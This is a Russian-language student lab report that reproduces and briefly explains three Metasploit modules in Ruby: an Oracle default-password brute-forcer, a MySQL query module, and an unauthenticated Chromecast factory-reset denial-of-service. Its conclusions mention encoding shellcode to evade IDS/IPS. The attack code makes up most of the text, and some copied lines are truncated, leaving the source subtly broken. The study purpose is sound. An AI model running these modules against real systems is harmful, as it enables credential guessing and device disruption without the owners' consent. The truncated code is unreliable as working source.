1.1.2 Изучить три файла с исходным кодом эксплойтов или служебных скрип-тов на ruby и описать, что в них происходит

Рассмотрены файлы:

oracle_login.rb

Этот модуль использует список известных данных аутентификации по умолчанию, чтобы обнаружить легко угадываемые аккаунты.

```

##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
require 'csv'

class Metasploit3 < Msf::Auxiliary

  include Msf::Auxiliary::Report
  include Msf::Exploit::ORACLE

  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'Oracle Account Discovery',
      'Description'    => %q{
        This module uses a list of well known default authentication credentials
        to discover easily guessed accounts.
      },
      'Author'         => [ 'MC' ],
      'License'        => MSF_LICENSE,
    ))
  end
end

```

```

'References' =>
[
  [ 'URL', 'http://www.petefinnigan.com/default/oracle_default_passwords.csv' ],
  [ 'URL', 'http://seclists.org/fulldisclosure/2009/Oct/261' ],
],
'DisclosureDate' => 'Nov 20 2008'))

register_options(
[
  OptPath.new('CSVFILE', [ false, 'The file that contains a list of default account
  File.join(Msf::Config.install_root, 'data', 'wordlists', 'oracle_default_passwords
  ], self.class)

deregister_options('DBUSER', 'DBPASS')

end

def run
  return if not check_dependencies

  list = datastore['CSVFILE']

  print_status("Starting brute force on #{datastore['RHOST']}:#{datastore['RPORT']}...")

  fd = CSV.foreach(list) do |brute|
    datastore['DBUSER'] = brute[2].downcase
    datastore['DBPASS'] = brute[3].downcase

    begin
      connect
      disconnect
    rescue ::OCIError => e
      if e.to_s =~ /^ORA-12170:\s/
        print_error("#{datastore['RHOST']}:#{datastore['RPORT']} Connection timed out")
        break
      end
    else
      report_auth_info(
        :host => "#{datastore['RHOST']}",
        :port => "#{datastore['RPORT']}",
        :sname => 'oracle',
        :user => "#{datastore['SID']}/#{datastore['DBUSER']}",
        :pass => "#{datastore['DBPASS']}",
        :active => true
      )
      print_status("Found user/pass of: #{datastore['DBUSER']}/#{datastore['DBPASS']}
      on #{datastore['RHOST']} with sid #{datastore['SID']}")
    end
  end
end

end

mysql_sql.rb

```

Этот модуль позволяет простые утверждения SQL, которые будут выполнены в отношении, например MySQL, учитывая соответствующие полномочия.

```

##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework

```



```

##

require 'msf/core'

class Metasploit3 < Msf::Auxiliary

  include Msf::Exploit::Remote::MYSQL

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'MySQL SQL Generic Query',
      'Description' => %q{
        This module allows for simple SQL statements to be executed
        against a MySQL instance given the appropriate credentials.
      },
      'Author' => [ 'Bernardo Damele A. G. <bernardo.damele[at]gmail.com>' ],
      'License' => MSF_LICENSE
    ))

    register_options(
      [
        OptString.new('SQL', [ true, 'The SQL to execute.', 'select version()' ])
      ], self.class)
  end

  def auxiliary_commands
    { "select" => "Run a select query (a LIMIT clause is probably a really good idea)" }
  end

  def cmd_select(*args)
    datastore["SQL"] = "select #{args.join(" ")}"
    run
  end

  def run
    return if not mysql_login_datastore
    print_status("Sending statement: '#{datastore['SQL']}''...")
    res = mysql_query(datastore['SQL']) || []
    res.each do |row|
      print_status(" | #{row.join(" | ")} |")
    end
  end
end

end

```

chromecast_reset.rb

Этот модуль выполняет сброс настроек на Chromecast, вызывая отказ в обслуживании (DoS). Проверка подлинности пользователя не требуется.

```

##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit4 < Msf::Auxiliary

```

```

include Msf::Exploit::Remote::HttpClient

def initialize(info = {})
  super(update_info(info,
    'Name' => 'Chromecast Factory Reset DoS',
    'Description' => %q{
      This module performs a factory reset on a Chromecast, causing a denial of service.
      No user authentication is required.
    },
    'Author' => ['wvu'],
    'References' => [
      ['URL', 'http://www.google.com/intl/en/chrome/devices/chromecast/index.html'] # ve
    ],
    'License' => MSF_LICENSE
  ))

  register_options([
    Opt::RPORT(8008)
  ], self.class)
end

def run
  res = reset

  if res && res.code == 200
    print_good('Factory reset performed')
  elsif res
    print_error("An error occurred: #{res.code} #{res.message}")
  end
end

def reset
  begin
    send_request_raw(
      'method' => 'POST',
      'uri' => '/setup/reboot',
      'agent' => Rex::Text.rand_text_english(rand(42) + 1),
      'ctype' => 'application/json',
      'data' => '{"params": "fdr"}'
    )
  rescue Rex::ConnectionRefused, Rex::ConnectionTimeout,
    Rex::HostUnreachable => e
    fail_with(Failure::Unreachable, e)
  ensure
    disconnect
  end
end
end

```

2 Выводы

Metasploit позволяет конструировать эксплойты с необходимой нагрузкой (payloads), которая выполняется в случае удачной атаки, например, установка shell или VNC сервера. Также фреймворк позволяет шифровать шеллкоды, что может скрыть факт атаки от IDS или IPS. Для проведения атаки необходима информация об установленных на удаленном сервере сервисах и их версии, то есть нужно дополнительное исследование с помощью таких инструментов, как nmap.